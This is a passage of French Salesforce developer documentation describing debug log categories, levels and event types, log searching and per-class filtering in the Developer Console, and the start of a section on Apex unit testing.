| `Base de données` | Comprend des informations sur l'activité de la base de données, y compris chaque instruction du langage de manipulation de données (DML) ou chaque requête en ligne SOQL ou SOSL. |
| `Workflow` | Comprend des informations sur les règles de workflow, les flux et les processus, tels que le nom de la règle et les actions exécutées. |
| `Validation` | Comprend des informations sur les règles de validation, telles que leur nom et si la règle a évalué true ou false. |
| `Appel externe` | Inclut le fichier XML de requête-réponse que le serveur envoie et reçoit d'un service Web externe. Il est utile pour déboguer les problèmes d'utilisation des appels API du service Web Force.com ou pour dépanner l'accès des utilisateurs à des objets externes via un adaptateur OData pour Salesforce Connect. |
| `Code Apex` | Comprend des informations sur le code Apex. Peut inclure des informations telles que les messages générés par les instructions DML, les requêtes SOQL ou SOSL en ligne, le début et la fin tous les déclencheurs, et le début et la fin de toutes les méthodes de test. |
| `Apex Profiling` | Comprend des informations sur les profils cumulés, telles que les limites de votre espace de nom et le nombre d'e-mails envoyés. |
| `Visualforce` | Comprend des informations relatives aux événements Visualforce, notamment la sérialisation et la désérialisation de l'état de la vue ou l'évaluation d'un champ de formule dans une page Visualforce. |
| `Système` | Comprend des informations relatives aux appels à toutes les méthodes du système, telles que la méthode `System.debug`. |

## Niveaux du journal de débogage

Chaque niveau de débogage comprend l'un des niveaux ci-dessous pour chaque catégorie de consignation. Les niveaux sont répertoriés du plus bas au plus élevé. Les événements spécifiques sont consignés selon une combinaison de catégorie et de niveaux. La consignation de la plupart des événements commence au niveau INFO. Le niveau est cumulé, c.-à-d. que si vous sélectionnez FINE, le journal comprend également tous les événements consignés aux niveaux DEBUG, INFO, WARN et ERROR.

Remarque: Les niveaux ne sont pas tous disponibles pour toutes les catégories. Seuls les niveaux qui correspondent à un ou plusieurs événements sont disponibles.

- `NONE`
- `ERROR`
- `WARN`

- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

**Important:** Avant d'exécuter un déploiement, assurez-vous que le niveau du journal Code Apex n'est pas défini sur FINEST. Sinon, le déploiement peut être plus long. Si la Developer Console est ouverte, les niveaux de journal dans la Developer Console affectent tous les journaux, y compris ceux créés pendant un déploiement.


## Types d'événements de débogage

L'exemple suivant présente les informations consignées dans le journal de débogage. L'événement est `USER_DEBUG`. Le format est *`timestamp`* | *`event identifier`*:

- *timestamp* : Comprend l'heure à laquelle l'événement se produit et une valeur entre parenthèses. L'heure est définie par le fuseau horaire de l'utilisateur, sous le format *`HH:mm:ss.SSS`*. La valeur entre parenthèses représente le temps écoulé en nanosecondes depuis le début de la requête. La valeur de temps écoulé est exclue des journaux révisés dans la Developer Console lorsque vous utilisez la vue Execution Log. Vous pouvez toutefois afficher le délai écoulé en utilisant la Raw Log. Pour ouvrir la vue Raw Log, dans l'onglet Logs de la Developer Console, cliquez avec le bouton droit sur le nom de journal, puis sélectionnez **Open Raw Log** (Ouvrir le journal brut).
- *event identifier* : Spécifie l'événement qui a déclenché l'entrée dans le journal de débogage (par exemple `SAVEPOINT_RESET` ou `VALIDATION_RULE`). Inclut également des informations supplémentaires consignées avec cet événement, notamment le nom de la méthode ou le numéro de la ligne et du caractère où le code a été exécuté.

Voici un exemple de ligne de journal de débogage :

**Exemple de ligne d'un journal de débogage**




Dans cet exemple, l'identifiant de l'événement comprend :

- Nom de l'événement :

  ```
  USER_DEBUG
  ```

- Numéro de ligne et de caractère de l'événement dans le code :

  ```
  [2]
  ```

- Niveau de consignation défini pour la méthode `System.Debug` :

  ```
  DEBUG
  ```

- Chaîne fournie par l'utilisateur pour la méthode `System.Debug` :

```
Hello world!
```

Cet extrait de code déclenche l'exemple ci-dessous d'une ligne de journal.

**Extrait de code de ligne de journal de débogage**

```
1 | @isTest
2 | private class TestHandleProductPriceChange {
3 | static testMethod void testPriceChange() {
4 | Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 | insert invoice;
6 |
```

La ligne de code suivante est enregistrée lorsque le test atteint la ligne 5 du code.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

Dans cet exemple, l'identifiant de l'événement comprend les informations suivantes.

- Nom de l'événement :

```
DML_BEGIN
```

- Numéro de ligne et de caractère de l'événement dans le code :

```
[5]
```

- Type d'opération DML - `Insert` :

```
Op:Insert
```

- Nom de l'objet :

```
Type:Invoice_Statement__c
```

- Nombre de lignes traitées dans l'opération DML :

```
Rows:1
```

Le tableau ci-dessous répertorie les types d'événement consignés. Pour chaque type d'événement, il indique les champs et les autres informations consignés pour chaque événement, ainsi que la combinaison du niveau de débogage et de la catégorie qui déclenche la consignation d'un événement.

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| `BULK_HEAP_ALLOCATE` | Nombre d'octets alloués | Code Apex | FINEST |
| `CALLOUT_REQUEST` | Numéro de ligne et en-têtes de requête | Appel externe | INFO et au-dessus |
| `CALLOUT_REQUEST`<br>(Accès aux objets externes via un adaptateur OData pour Salesforce Connect) | Point de terminaison externe et méthode | Appel externe | INFO et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| `CALLOUT_RESPONSE` | Numéro de ligne et corps de réponse | Appel externe | INFO et au-dessus |
| `CALLOUT_RESPONSE`<br>(Accès aux objets externes via un adaptateur OData pour Salesforce Connect) | Statut et code de statut | Appel externe | INFO et au-dessus |
| `CODE_UNIT_FINISHED` | Aucun | Code Apex | ERROR et au-dessus |
| `CODE_UNIT_STARTED` | Numéro de ligne et nom d'unité de code tel que `MyTrigger on Account trigger event BeforeInsert for [new]` | Code Apex | ERROR et au-dessus |
| `CONSTRUCTOR_ENTRY` | Numéro de ligne, ID de classe Apex et chaîne `<init>()` avec les types de paramètre, le cas échéant, entre parenthèses | Code Apex | FINE et au-dessus |
| `CONSTRUCTOR_EXIT` | Numéro de ligne et chaîne `<init>()` avec les types de paramètre, le cas échéant, entre parenthèses | Code Apex | FINE et au-dessus |
| `CUMULATIVE_LIMIT_USAGE` | Aucun | Profil Apex | INFO et au-dessus |
| `CUMULATIVE_LIMIT_USAGE_END` | Aucun | Profil Apex | INFO et au-dessus |
| `CUMULATIVE_PROFILING` | Aucun | Profil Apex | FINE et au-dessus |
| `CUMULATIVE_PROFILING_BEGIN` | Aucun | Profil Apex | FINE et au-dessus |
| `CUMULATIVE_PROFILING_END` | Aucun | Profil Apex | FINE et au-dessus |
| `DML_BEGIN` | Numéro de ligne, opération (telle que `Insert` ou `Update`), nom ou type d'enregistrement et nombre de lignes traitées dans l'opération DML | DB | INFO et au-dessus |
| `DML_END` | Numéro de la ligne | DB | INFO et au-dessus |
| `EMAIL_QUEUE` | Numéro de la ligne | Code Apex | INFO et au-dessus |
| `ENTERING_MANAGED_PKG` | Espace de nom du package | Code Apex | INFO et au-dessus |
| `EXCEPTION_THROWN` | Numéro de ligne, type d'exception et message | Code Apex | INFO et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| EXECUTION_FINISHED | Aucun | Code Apex | ERROR et au-dessus |
| EXECUTION_STARTED | Aucun | Code Apex | ERROR et au-dessus |
| FATAL_ERROR | Type d'exception, message et trace de pile | Code Apex | ERROR et au-dessus |
| FLOW_ACTIONCALL_DETAIL | ID d'interview, nom de l'élément, type d'action, énumération ou ID de l'action, réussite ou non de l'appel de l'action, et message d'erreur | Workflow | FINER et au-dessus |
| FLOW_ASSIGNMENT_DETAIL | ID d'interview, référence, opérateur et valeur | Workflow | FINER et au-dessus |
| FLOW_BULK_ELEMENT_BEGIN | ID d'interview et type d'élément | Workflow | FINE et au-dessus |
| FLOW_BULK_ELEMENT_DETAIL | ID d'interview, type d'élément, nom de l'élément, nombre d'enregistrements et durée d'exécution | Workflow | FINER et au-dessus |
| FLOW_BULK_ELEMENT_END | ID d'interview, type d'élément, nom de l'élément et nombre d'enregistrements | Workflow | FINE et au-dessus |
| FLOW_CREATE_INTERVIEW_BEGIN | ID d'organisation, ID de définition et ID de version | Workflow | INFO et au-dessus |
| FLOW_CREATE_INTERVIEW_END | ID d'interview et nom du flux | Workflow | INFO et au-dessus |
| FLOW_CREATE_INTERVIEW_ERROR | Message, ID d'organisation, ID de définition et ID de version | Workflow | ERROR et au-dessus |
| FLOW_ELEMENT_BEGIN | ID d'interview, type d'élément et nom de l'élément | Workflow | FINE et au-dessus |
| FLOW_ELEMENT_DEFERRED | Type d'élément et nom de l'élément | Workflow | FINE et au-dessus |
| FLOW_ELEMENT_END | ID d'interview, type d'élément et nom de l'élément | Workflow | FINE et au-dessus |
| FLOW_ELEMENT_ERROR | Message, type d'élément et nom de l'élément (exception d'exécution du flux) | Workflow | ERROR et au-dessus |
| FLOW_ELEMENT_ERROR | Message, type d'élément et nom de l'élément (Spark introuvable) | Workflow | ERROR et au-dessus |
| FLOW_ELEMENT_ERROR | Message, type d'élément et nom de l'élément (exception de concepteur) | Workflow | ERROR et au-dessus |
| FLOW_ELEMENT_ERROR | Message, type d'élément et nom de l'élément (dépassement de la limite de concepteur) | Workflow | ERROR et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| FLOW_ELEMENT_ERROR | Message, type d'élément et nom de l'élément (exception à l'exécution du concepteur) | Workflow | ERROR et au-dessus |
| FLOW_ELEMENT_FAULT | Message, type d'élément et nom de l'élément (chemin de défaut emprunté) | Workflow | WARNING et au-dessus |
| FLOW_INTERVIEW_PAUSED | ID d'interview, nom du flux et motif de l'interruption par l'utilisateur | Workflow | INFO et au-dessus |
| FLOW_INTERVIEW_RESUMED | ID d'interview et nom du flux | Workflow | INFO et au-dessus |
| FLOW_LOOP_DETAIL | ID d'interview, index et valeur<br>L'index correspond à la position de la variable de collection pour l'élément sur lequel la boucle tourne. | Workflow | FINER et au-dessus |
| FLOW_RULE_DETAIL | ID d'interview, nom de la règle et résultat | Workflow | FINER et au-dessus |
| FLOW_START_INTERVIEW_BEGIN | ID d'interview et nom du flux | Workflow | INFO et au-dessus |
| FLOW_START_INTERVIEW_END | ID d'interview et nom du flux | Workflow | INFO et au-dessus |
| FLOW_START_INTERVIEWS_BEGIN | Requêtes | Workflow | INFO et au-dessus |
| FLOW_START_INTERVIEWS_END | Requêtes | Workflow | INFO et au-dessus |
| FLOW_START_INTERVIEWS_ERROR | Message, ID d'interview et nom du flux | Workflow | ERROR et au-dessus |
| FLOW_SUBFLOW_DETAIL | ID d'interview, nom, ID de définition et ID de version | Workflow | FINER et au-dessus |
| FLOW_VALUE_ASSIGNMENT | ID d'interview, clé et valeur | Workflow | FINER et au-dessus |
| FLOW_WAIT_EVENT_RESUMING_DETAIL | ID d'interview, nom de l'élément, nom de l'événement et type d'événement | Workflow | FINER et au-dessus |
| FLOW_WAIT_EVENT_WAITING_DETAIL | ID d'interview, nom de l'élément, nom de l'événement, type d'événement, et conditions remplies ou non | Workflow | FINER et au-dessus |
| FLOW_WAIT_RESUMING_DETAIL | ID d'interview, nom de l'élément et ID d'interview continue | Workflow | FINER et au-dessus |
| FLOW_WAIT_WAITING_DETAIL | ID d'interview, nom de l'élément, nombre d'événements que l'élément attend, et ID d'interview continue | Workflow | FINER et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| HEAP_ALLOCATE | Numéro de ligne et nombre d'octets | Code Apex | FINER et au-dessus |
| HEAP_DEALLOCATE | Numéro de ligne et nombre d'octets désaffectés | Code Apex | FINER et au-dessus |
| IDEAS_QUERY_EXECUTE | Numéro de la ligne | DB | FINEST |
| LIMIT_USAGE_FOR_NS | Espace de noms et limitations suivantes :<br>Number of SOQL queries<br>Number of query rows<br>Number of SOSL queries<br>Number of DML statements<br>Number of DML rows<br>Number of code statements<br>Maximum heap size<br>Number of callouts<br>Number of Email Invocations<br>Number of fields describes<br>Number of record type describes<br>Number of child relationships describes<br>Number of picklist describes<br>Number of future calls<br>Number of find similar calls<br>Number of System.runAs() invocations | Profil Apex | FINEST |
| METHOD_ENTRY | Numéro de ligne, ID Force.com de la classe et signature de méthode | Code Apex | FINE et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| METHOD_EXIT | Numéro de ligne, ID Force.com de la classe et signature de méthode.<br>Pour les constructeurs, les informations suivantes sont consignées : Numéro de ligne et nom de classe | Code Apex | FINE et au-dessus |
| POP_TRACE_FLAGS | Numéro de ligne, ID Force.com de classe ou de déclencheur dont les niveaux de consignation sont définis et compris dans l'étendue, le nom de cette classe ou de ce déclencheur, et les paramètres du niveau de consignation actuellement en vigueur après avoir quitté cette étendue | Système | INFO et au-dessus |
| PUSH_NOTIFICATION_INVALID_APP | Espace de noms de l'application, nom de l'application.<br>Cet événement se produit lorsque le code Apex essaie d'envoyer une notification à une application qui n'existe pas dans l'organisation ou qui n'est pas activée pour les notifications automatiques. | Code Apex | ERROR |
| PUSH_NOTIFICATION_INVALID_CERTIFICATE | Espace de noms de l'application, nom de l'application.<br>Cet événement indique que le certificat n'est pas valide. Par exemple, il a expiré. | Code Apex | ERROR |
| PUSH_NOTIFICATION_INVALID_NOTIFICATION | Espace de noms de l'application, nom de l'application, type de service (Apple ou GCM Android), ID utilisateur, appareil, charge utile (sous-chaîne), longueur de la charge utile.<br>Cet événement se produit lorsque la charge utile de la notification est trop longue. | Code Apex | ERROR |
| PUSH_NOTIFICATION_NO_DEVICES | Espace de noms de l'application, nom de l'application.<br>Cet événement se produire lorsqu'aucun utilisateur auquel nous tentons d'envoyer des notifications ne possède un appareil enregistré. | Code Apex | DEBUG |
| PUSH_NOTIFICATION_NOT_ENABLED | Cet événement se produit lorsque les notifications automatiques ne sont pas activées dans votre organisation. | Code Apex | INFO |
| PUSH_NOTIFICATION_SENT | Espace de noms de l'application, nom de l'application, type de service (Apple ou GCM Android), ID utilisateur, appareil, charge utile (sous-chaîne).<br>Cet événement enregistre que l'envoi d'une notification a été accepté. Nous ne garantissons pas la livraison de la notification. | Code Apex | DEBUG |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| `PUSH_TRACE_FLAGS` | Numéro de ligne, ID Force.com de classe ou de déclencheur dont les niveaux de consignation sont définis et non compris dans l'étendue, le nom de cette classe ou de ce déclencheur, et les paramètres du niveau de consignation actuellement en effet après être entrés dans cette étendue | Système | INFO et au-dessus |
| `QUERY_MORE_BEGIN` | Numéro de la ligne | DB | INFO et au-dessus |
| `QUERY_MORE_END` | Numéro de la ligne | DB | INFO et au-dessus |
| `QUERY_MORE_ITERATIONS` | Numéro de ligne et nombre d'itérations de `queryMore` | DB | INFO et au-dessus |
| `SAVEPOINT_ROLLBACK` | Numéro de ligne et nom de point d'enregistrement | DB | INFO et au-dessus |
| `SAVEPOINT_SET` | Numéro de ligne et nom de point d'enregistrement | DB | INFO et au-dessus |
| `SLA_END` | Nombre de requêtes, durée de chargement, durée de traitement, nombre de jalons de requêtes à insérer, mettre à jour ou supprimer, et nouveau déclencheur | Workflow | INFO et au-dessus |
| `SLA_EVAL_MILESTONE` | ID de jalon | Workflow | INFO et au-dessus |
| `SLA_NULL_START_DATE` | Aucun | Workflow | INFO et au-dessus |
| `SLA_PROCESS_CASE` | ID de requête | Workflow | INFO et au-dessus |
| `SOQL_EXECUTE_BEGIN` | Numéro de ligne, nombre d'agrégations et source de requête | DB | INFO et au-dessus |
| `SOQL_EXECUTE_END` | Numéro de ligne, nombre de lignes et durée en millisecondes | DB | INFO et au-dessus |
| `SOSL_EXECUTE_BEGIN` | Numéro de ligne et source de requête | DB | INFO et au-dessus |
| `SOSL_EXECUTE_END` | Numéro de ligne, nombre de lignes et durée en millisecondes | DB | INFO et au-dessus |
| `STACK_FRAME_VARIABLE_LIST` | Numéro de trame et liste de variables du formulaire : *`Variable number`* \| *`Value`*. Par exemple :<br>`var1:50`<br>`var2:'Hello World'` | Profil Apex | FINE et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| STATEMENT_EXECUTE | Numéro de la ligne | Code Apex | FINER et au-dessus |
| STATIC_VARIABLE_LIST | Liste de variables du formulaire : *Variable number* \| *Value*. Par exemple :<br>`var1:50`<br>`var2:'Hello World'` | Profil Apex | FINE et au-dessus |
| SYSTEM_CONSTRUCTOR_ENTRY | Numéro de ligne et chaîne `<init>()` avec les types de paramètre, le cas échéant, entre parenthèses | Système | FINE et au-dessus |
| SYSTEM_CONSTRUCTOR_EXIT | Numéro de ligne et chaîne `<init>()` avec les types de paramètre, le cas échéant, entre parenthèses | Système | FINE et au-dessus |
| SYSTEM_METHOD_ENTRY | Numéro de ligne et signature de méthode | Système | FINE et au-dessus |
| SYSTEM_METHOD_EXIT | Numéro de ligne et signature de méthode | Système | FINE et au-dessus |
| SYSTEM_MODE_ENTER | Nom du mode | Système | INFO et au-dessus |
| SYSTEM_MODE_EXIT | Nom de mode | Système | INFO et au-dessus |
| TESTING_LIMITS | Aucun | Profil Apex | INFO et au-dessus |
| TOTAL_EMAIL_RECIPIENTS_QUEUED | Nombre d'e-mails envoyés | Profil Apex | FINE et au-dessus |
| USER_DEBUG | Numéro de ligne, niveau de consignation et chaîne fournie par l'utilisateur | Code Apex | DEBUG et au-dessus par défaut. SI l'utilisateur définit le niveau de journal pour la méthode `System.Debug`, l'événement est consigné, à la place, à ce niveau. |
| VALIDATION_ERROR | Message d'erreur | Validation | INFO et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| VALIDATION_FAIL | Aucun | Validation | INFO et au-dessus |
| VALIDATION_FORMULA | Source de formule et valeurs | Validation | INFO et au-dessus |
| VALIDATION_PASS | Aucun | Validation | INFO et au-dessus |
| VALIDATION_RULE | Nom de la règle | Validation | INFO et au-dessus |
| VARIABLE_ASSIGNMENT | Numéro de ligne, nom de variable, représentation par chaîne de la valeur de variable et adresse de variable | Code Apex | FINEST |
| VARIABLE_SCOPE_BEGIN | Numéro de ligne, nom de variable, type, valeur indiquant si la variable peut être référencée et valeur indiquant si la variable est statique | Code Apex | FINEST |
| VARIABLE_SCOPE_END | Aucun | Code Apex | FINEST |
| VF_APEX_CALL | Nom d'élément, nom de méthode et type de renvoi | Code Apex | INFO et au-dessus |
| VF_DESERIALIZE_VIEWSTATE_BEGIN | ID de statut de la vue | Visualforce | INFO et au-dessus |
| VF_DESERIALIZE_VIEWSTATE_END | Aucun | Visualforce | INFO et au-dessus |
| VF_EVALUATE_FORMULA_BEGIN | ID de statut de la vue et formule | Visualforce | FINER et au-dessus |
| VF_EVALUATE_FORMULA_END | Aucun | Visualforce | FINER et au-dessus |
| VF_PAGE_MESSAGE | Texte du message | Code Apex | INFO et au-dessus |
| VF_SERIALIZE_VIEWSTATE_BEGIN | ID de statut de la vue | Visualforce | INFO et au-dessus |
| VF_SERIALIZE_VIEWSTATE_END | Aucun | Visualforce | INFO et au-dessus |
| WF_ACTION | Description de l'action | Workflow | INFO et au-dessus |
| WF_ACTION_TASK | Objet de tâche, ID d'action, règle, responsable et date d'échéance | Workflow | INFO et au-dessus |
| WF_ACTIONS_END | Récapitulatif des actions exécutées | Workflow | INFO et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| `WF_APPROVAL` | Type de transition, `EntityName: NameField Id` et nom de noeud de processus | Workflow | INFO et au-dessus |
| `WF_APPROVAL_REMOVE` | `EntityName: NameField Id` | Workflow | INFO et au-dessus |
| `WF_APPROVAL_SUBMIT` | `EntityName: NameField Id` | Workflow | INFO et au-dessus |
| `WF_ASSIGN` | Responsable et ID de modèle de bénéficiaire | Workflow | INFO et au-dessus |
| `WF_CRITERIA_BEGIN` | `EntityName: NameField Id`, nom de règle, ID de règle et type de déclencheur (si la règle respecte les types de déclencheur) | Workflow | INFO et au-dessus |
| `WF_CRITERIA_END` | Valeur booléenne indiquant le succès (true ou false) | Workflow | INFO et au-dessus |
| `WF_EMAIL_ALERT` | ID d'action et règle | Workflow | INFO et au-dessus |
| `WF_EMAIL_SENT` | ID de modèle d'e-mail, destinataires et e-mails en copie | Workflow | INFO et au-dessus |
| `WF_ENQUEUE_ACTIONS` | Récapitulatif des actions mises en file d'attente | Workflow | INFO et au-dessus |
| `WF_ESCALATION_ACTION` | ID de requête et heures d'ouverture | Workflow | INFO et au-dessus |
| `WF_ESCALATION_RULE` | Aucun | Workflow | INFO et au-dessus |
| `WF_EVAL_ENTRY_CRITERIA` | Nom du processus, ID du modèle d'e-mail et valeur booléenne indiquant le résultat (true ou false) | Workflow | INFO et au-dessus |
| `WF_FIELD_UPDATE` | `EntityName: NameField Id` et nom d'objet ou de champ | Workflow | INFO et au-dessus |
| `WF_FORMULA` | Source de formule et valeurs | Workflow | INFO et au-dessus |
| `WF_HARD_REJECT` | Aucun | Workflow | INFO et au-dessus |
| `WF_NEXT_APPROVER` | Responsable, type de responsable suivant et champ | Workflow | INFO et au-dessus |
| `WF_NO_PROCESS_FOUND` | Aucun | Workflow | INFO et au-dessus |
| `WF_OUTBOUND_MSG` | `EntityName: NameField Id`, ID d'action et règle | Workflow | INFO et au-dessus |

| Nom de l'événement | Champs ou informations consignées avec l'événement | Catégorie consignée | Niveau consigné |
|---|---|---|---|
| `WF_PROCESS_NODE` | Nom du processus | Workflow | INFO et au-dessus |
| `WF_REASSIGN_RECORD` | `EntityName: NameField Id` et responsable | Workflow | INFO et au-dessus |
| `WF_RESPONSE_NOTIFY` | Nom du notificateur, e-mail du notificateur et ID de modèle du notificateur | Workflow | INFO et au-dessus |
| `WF_RULE_ENTRY_ORDER` | Nombre entier et ordre d'indication | Workflow | INFO et au-dessus |
| `WF_RULE_EVAL_BEGIN` | Type de règle | Workflow | INFO et au-dessus |
| `WF_RULE_EVAL_END` | Aucun | Workflow | INFO et au-dessus |
| `WF_RULE_EVAL_VALUE` | Valeur | Workflow | INFO et au-dessus |
| `WF_RULE_FILTER` | Critères de filtre | Workflow | INFO et au-dessus |
| `WF_RULE_INVOCATION` | `EntityName: NameField Id` | Workflow | INFO et au-dessus |
| `WF_RULE_NOT_EVALUATED` | Aucun | Workflow | INFO et au-dessus |
| `WF_SOFT_REJECT` | Nom du processus | Workflow | INFO et au-dessus |
| `WF_SPOOL_ACTION_BEGIN` | Type de nœud | Workflow | INFO et au-dessus |
| `WF_TIME_TRIGGER` | `EntityName: NameField Id`, action temporelle, conteneur d'action temporelle et date/heure d'évaluation | Workflow | INFO et au-dessus |
| `WF_TIME_TRIGGERS_BEGIN` | Aucun | Workflow | INFO et au-dessus |

CONSULTER ÉGALEMENT :

- Configuration de la consignation du débogage
- Filtrage du journal de débogage de classes Apex et de déclencheurs Apex

## Recherche dans un journal de débogage

Pour rechercher un texte dans un journal de débogage, utilisez la fenêtre de ligne de commande dans la Console du développeur.

Avant d'effectuer la recherche, vous devez exécuter des instructions Apex pour générer le journal à partir de la fenêtre de ligne de commande.

1. Pour ouvrir la Fenêtre de ligne de commande, cliquez sur CTRL+L.
2. Exécutez le code Apex pour générer un journal :
   - Pour saisir des instructions Apex à la ligne de commande, tapez *`exec <instructions Apex>`*.

     Par exemple :

     ```
     exec List<Account> accts = new List<Account>();
     for (Integer i=0; i<20; i++){
      Account a = new Account(name='Account Name ' + i);
      accts.add(a);
     }
     ```

   - Pour exécuter un code déjà saisi dans la fenêtre Saisir un code Apex, tapez *`exec-r`*.
3. Une fois le journal généré, tapez *`find <chaîne>`* pour rechercher le texte spécifié.

   Par exemple : `find Nom du compte`.

   Les résultats de la recherche s'affichent dans la Fenêtre de ligne de commande.
4. Pour fermer la Fenêtre de ligne de commande, cliquez sur **CTRL+L**.

CONSULTER ÉGALEMENT :

Référence de ligne de commande de la Developer Console

# Filtrage du journal de débogage de classes Apex et de déclencheurs Apex

## Filtrage du journal de débogage de classes et de déclencheurs Apex

Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Le filtrage d'un journal de débogage offre un mécanisme d'ajustement de la verbosité du journal au niveau du déclencheur et de la classe. Ce mécanisme est particulièrement utile pour la logique de débogage Apex. Par exemple, pour évaluer le résultat d'un processus complexe, vous pouvez augmenter la verbosité du journal d'une classe donnée lors de la désactivation de la consignation d'autres classes ou déclencheurs dans une requête unique.

Lorsque vous remplacez les niveaux du journal de débogage d'une classe ou d'un déclencheur, ces niveaux de débogage s'appliquent également aux méthodes de la classe appelées par votre classe ou déclencheur et aux déclencheurs exécutés en tant que résultat. Toutes les méthodes de classe et déclencheurs du chemin d'exécution héritent des paramètres du journal de débogage de leur interlocuteur, sauf si ces paramètres ont été remplacés.

Le diagramme suivant illustre le remplacement des niveaux du journal de débogage au niveau de la classe et du déclencheur. Dans ce scénario, supposons que `Class1` crée des problèmes que vous souhaitez examiner de plus près. Pour cela, les niveaux du journal de débogage de `Class1` sont augmentés vers une granularité maximale. `Class3` ne remplace pas ces niveaux de consignation et hérite par conséquent des filtres de consignation granulaires de `Class1`. Cependant, `UtilityClass` a déjà été testée et elle fonctionne correctement, donc ses filtres de consignation sont désactivés. De même, `Class2` n'est pas le chemin de code à l'origine du problème. Par conséquent, sa consignation est réduite pour consigner uniquement les erreurs de la catégorie Code Apex. `Trigger2` hérite de ces paramètres de consignation de `Class2`.

**Ajustement de la consignation de débogage de classes et de déclencheurs**




Voici un exemple de code exemple sur lequel repose le diagramme.

1. `Trigger1` appelle une méthode de `Class1` et une autre méthode de `Class2`. Par exemple :

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` appelle une méthode de `Class3` qui à son tour appelle une méthode d'une classe utilitaire. Par exemple :

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` entraîne l'exécution d'un déclencheur, `Trigger2`. Par exemple :

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

CONSULTER ÉGALEMENT :

Configuration de la consignation du débogage

Niveaux des journaux de débogage

# Test

## Test de vos modifications

Cette section contient les informations relatives au test de vos modifications.

- Tests unitaires Apex
- Utilisation de l'Exécution de test Apex
- Exécution de tests dans la console du développeur
- Exécution d'un code Apex anonyme

## Tests unitaires Apex

Le test est la clé du succès de votre application, en particulier si vous déployez votre application vers des clients. Si vous validez le fonctionnement normal de votre application, sans comportement inattendu, la confiance de vos clients va augmenter.

Vous pouvez exécuter les regroupements de tests unitaires suivants.

- Certaines ou toutes les méthodes d'une classe spécifique
- Certaines ou toutes les méthodes d'un ensemble de classes
- Une série prédéfinie de classes, appelée série de tests
- Tous les tests unitaires de votre organisation

Les tests Apex démarrés depuis l'interface utilisateur de Salesforce fonctionnent en parallèle. Les exécutions de test démarrées depuis l'interface utilisateur sont asynchrones, sauf si votre exécution test inclut une seule classe et que vous n'avez pas choisi **Always Run Asynchronously (Toujours exécuter de façon asynchrone)** dans le menu Test de la Developer Console. Les classes de test Apex sont placées dans la file d'attente d'exécution des tâches Apex. Le nombre maximal de classes de test que vous pouvez exécuter par période de 24 heures correspond à la valeur la plus importante entre 500 et le nombre de classes de test dans l'organisation multiplié par 10. Pour des organisations sandbox et Developer Edition, cette limitation correspond à la valeur la plus importante entre 500 et le nombre de classes de test dans l'organisation multiplié par 20.

Éditions

